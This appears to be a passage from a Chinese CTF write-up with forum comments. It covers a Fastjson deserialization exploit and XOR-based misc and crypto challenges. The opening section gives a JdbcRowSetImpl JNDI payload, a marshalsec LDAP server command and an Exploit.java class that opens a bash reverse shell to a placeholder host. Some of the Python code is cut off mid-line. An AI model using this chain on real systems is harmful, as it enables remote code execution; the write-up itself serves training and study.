"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://X.X.X.X:1389/obj","autoCommit":true}&_csrf=6ba48930
-9259-467f-b42b-0c8f4b9e98d1
```

marshalsec监听一个LDAP Server

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://X.X.X.X:8888/\#Exploit
```

Exploit.java

```
public class Exploit {

 static {
  try {
      java.lang.Runtime.getRuntime().exec(new String[]{"bash", "-c", "bash -i >& /dev/tcp/x.x.x.x/9999 0>&1"});
  } catch ( Exception e ) {
  }
 }
}
```

Misc

迟来的签到题

给了一传base64编码的字符串，提示是xor。
先base64decode，再爆破i，i满足对字符串每个字符异或后，是flag。

```
a = 'AAoHAR1XICMnIlBfUlRXXyBXJFRSUCRRI1RSJyQkIlYgU1EjURs='

b = a.decode('base64')

for i in range(256):
   print i,'---',
   for k in b:
       print chr(ord(k)^i),
   print ''

#print b
```

flag{1FEAD694219F1B246B7E24ABBD0F57E7}

Crypto

FEZ

一个与xor的题，注意：a ^ a = 0
大体思路是，理清楚六次循环后，字符串变成什么样子

原字符串为
a，b
经过三次变换后变为
ca，db
六次变换后
ca，db
七次后
xb，yab

解码就可以得到x，y

再代入原式中，解得flag

```
def xor(a,b):
   assert len(a)==len(b)
   c=""
   for i in range(len(a)):
       c+=chr(ord(a[i])^ord(b[i]))
   return c

test = '0b7361c8143e5935f9f5be3949cc07ed7a5ba6f258ebd91f29c5a7d16976f8dfb7fa422a6167281e573d015cc6d995841d5cab07923c'.decode("
test_K_result = 'f46d9ffa6a28a3fc2aa17c244ec29fc6a7bf5cac0da4489ad53782f1ef66597dc2928517b56693347ad468154e6f0f1ff8501fa6a1b1'
m_K_result = '44668860d4e23030bd4a0981530bc1d6da1a20f821aa51941258862cfb716cac503d0f0dcec150171aecfe4d86839f346ff26f2a6a70'.de

L = test[:27]
R = test[27:54]

k_l = xor(R, test_K_result[:27])
k_r = xor(L,xor(R, test_K_result[27:54]))

result_r = xor(k_l, m_K_result[:27])
result_l = xor(result_r, xor(k_r, m_K_result[27:54]))

print result_l, result_r[:10]
```

点击收藏 | 1 关注 | 3

上一篇：攻击者是如何通过域控制器打印机服务... 下一篇：攻击者是如何隐藏恶意VBA 代码行为的

1. 5 条回复

pwndogs 2018-10-14 19:20:32

我看到six那道题就想起来做过233333，差3秒被师傅们拿了那个一血

0 回复Ta

---

p4nda 2018-10-14 20:02:48

@pwndogs hhh 我也是看见就想起来了 我最开始就用脚本试了几次没通，我就调试了一下，结果慢了一步233333

1 回复Ta

Sissel 2018-10-15 19:39:56

师傅们太厉害了！

0 回复Ta

---

callme_fr****@16 2018-10-18 00:13:07

calendar的poc为啥在我这验证不了？

0 回复Ta

---

sherlly 2018-10-18 09:22:37

APM233是怎么看出位置不能重合呢？

0 回复Ta
